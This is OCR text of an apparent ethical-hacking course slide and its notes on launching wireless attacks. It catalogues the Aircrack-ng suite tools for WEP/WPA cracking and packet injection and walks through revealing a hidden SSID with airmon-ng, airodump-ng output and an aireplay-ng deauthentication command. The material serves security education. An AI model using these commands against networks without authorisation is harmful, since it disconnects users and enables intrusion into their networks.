
Trace Averaging: 5

Window: Blackman Harris

Gain Control Mode: Slow Attack (AGC)

Manual Gain (dB): 65

Figure 16.51: Screenshot of RF Explorer



Launch of Wireless Attacks: Aircrack-ng Suite

- Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and an analysis tool for 802.11 wireless networks; the program runs in Linux and Windows

https://www.aircrack-ng.org

Airbase-ng
Captures WPA/WPA2 handshake and can act as an ad-hoc AP

Aircrack-ng
Defacto WEP and WPA/WPA2-PSK cracking tool

Airdecap-ng
Decrypts WEP/WPA/WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Airdecloak-ng
Removes WEP cloaking from a pcap file

Airdrop-ng
Used for targeted, rule-based deauthentication of users

Aireplay-ng
Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng
Creates client-to-AP relationship and common probe graph from airodump file

Airmon-ng
Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airodump-ng
Used to capture packets of raw 802.11 frames and collect WEP IVs

Airolib-ng
Stores and manages essid and password lists used in WPA/WPA2 cracking

Airserv-ng
Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

Airtun-ng
Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

Easside-ng
Enables communication via a WEP-encrypted AP without the knowledge of the WEP key

Packetforge-ng
Used to create encrypted packets that can subsequently be used for injection

Tkiptun-ng
Injects frames into a WPA TKIP network with QoS and can recover a MIC key and keystream from Wi-Fi traffic

Wesside-ng
Incorporates different techniques to seamlessly obtain a WEP key within minutes

WZCook
Recovers WEP keys from XP's wireless zero configuration utility

Launch of Wireless Attacks

After completing the wireless network discovery, mapping, and analysis of the target wireless network, an attacker will be in a position to launch an attack on the target wireless network. The attacker may launch various types of attacks such as fragmentation attacks, MAC spoofing attacks, DoS attacks, and Address Resolution Protocol (ARP) poisoning attacks. This section describes wireless attacks and how they are performed.


Aircrack-ng Suite

Source: *https://www.aircrack-ng.org*

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

- **Airbase-ng**: It captures the WPA/WPA2 handshake and can act as an ad-hoc AP.
- **Aircrack-ng**: This program is the de facto WEP and WPA/WPA2 PSK cracking tool.
- **Airdecap-ng**: It decrypts WEP/WPA/ WPA2 and can be used to strip wireless headers from Wi-Fi packets.
- **Airdecloak-ng**: It removes WEP cloaking from a pcap file.
- **Airdrop-ng**: This program is used for the targeted, rule-based de-authentication of users.
- **Aireplay-ng**: It is used for traffic generation, fake authentication, packet replay, and ARP request injection.

- **Airgraph-ng**: This program creates a client–AP relationship and common probe graph from an airodump file.
- **Airmon-ng**: It is used to switch from the managed mode to the monitor mode on wireless interfaces and vice versa.
- **Airodump-ng**: This program is used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng**: This program stores and manages ESSID and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng**: It allows multiple programs to independently use a Wi-Fi card via a client–server TCP connection.
- **Airtun-ng**: It creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Easside-ng**: This program allows the user to communicate via a WEP-encrypted AP without knowing the WEP key.
- **Packetforge-ng**: Attackers can use this program to create encrypted packets that can subsequently be used for injection.
- **Tkiptun-ng**: It injects frames into a WPA TKIP network with QoS and can recover MIC keys and keystreams from Wi-Fi traffic.
- **Wesside-ng**: This program incorporates various techniques to seamlessly obtain a WEP key in minutes.
- **WZCook:** It is used to recover WEP keys from the Wireless Zero Configuration utility of Windows XP.



Launch of Wireless Attacks: Detection of Hidden SSIDs

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons   #Data,  #/s   CH   MB   ENC   CIPHER   AUTH   ESSID
02:24:2B:CD:68:EF   99    5      60         3     0    1   54e  OPN                   IAMROGER
02:24:2B:CD:68:EE   99    9      75         2     0    5   54e  OPN                   COMPANYZONE
00:14:6C:95:6C:FC   99    0      15         0     0    9   54e  WEP   WEP             HOME
00:22:3F:AE:68:6E   76   70     157         1     0   11   54e  WEP   WEP             <length: 10>
                                                                                      Hidden SSID
BSSID              Station             PWR   Rate   Lost   Packets   Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2    -1   1 - 0    0        1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD    76   1e-54    0        6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump-ng to discover SSIDs on interface

```
C:\>aireplay-ng -0 11 -a 00:22:3F:AE:68:6E
```

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

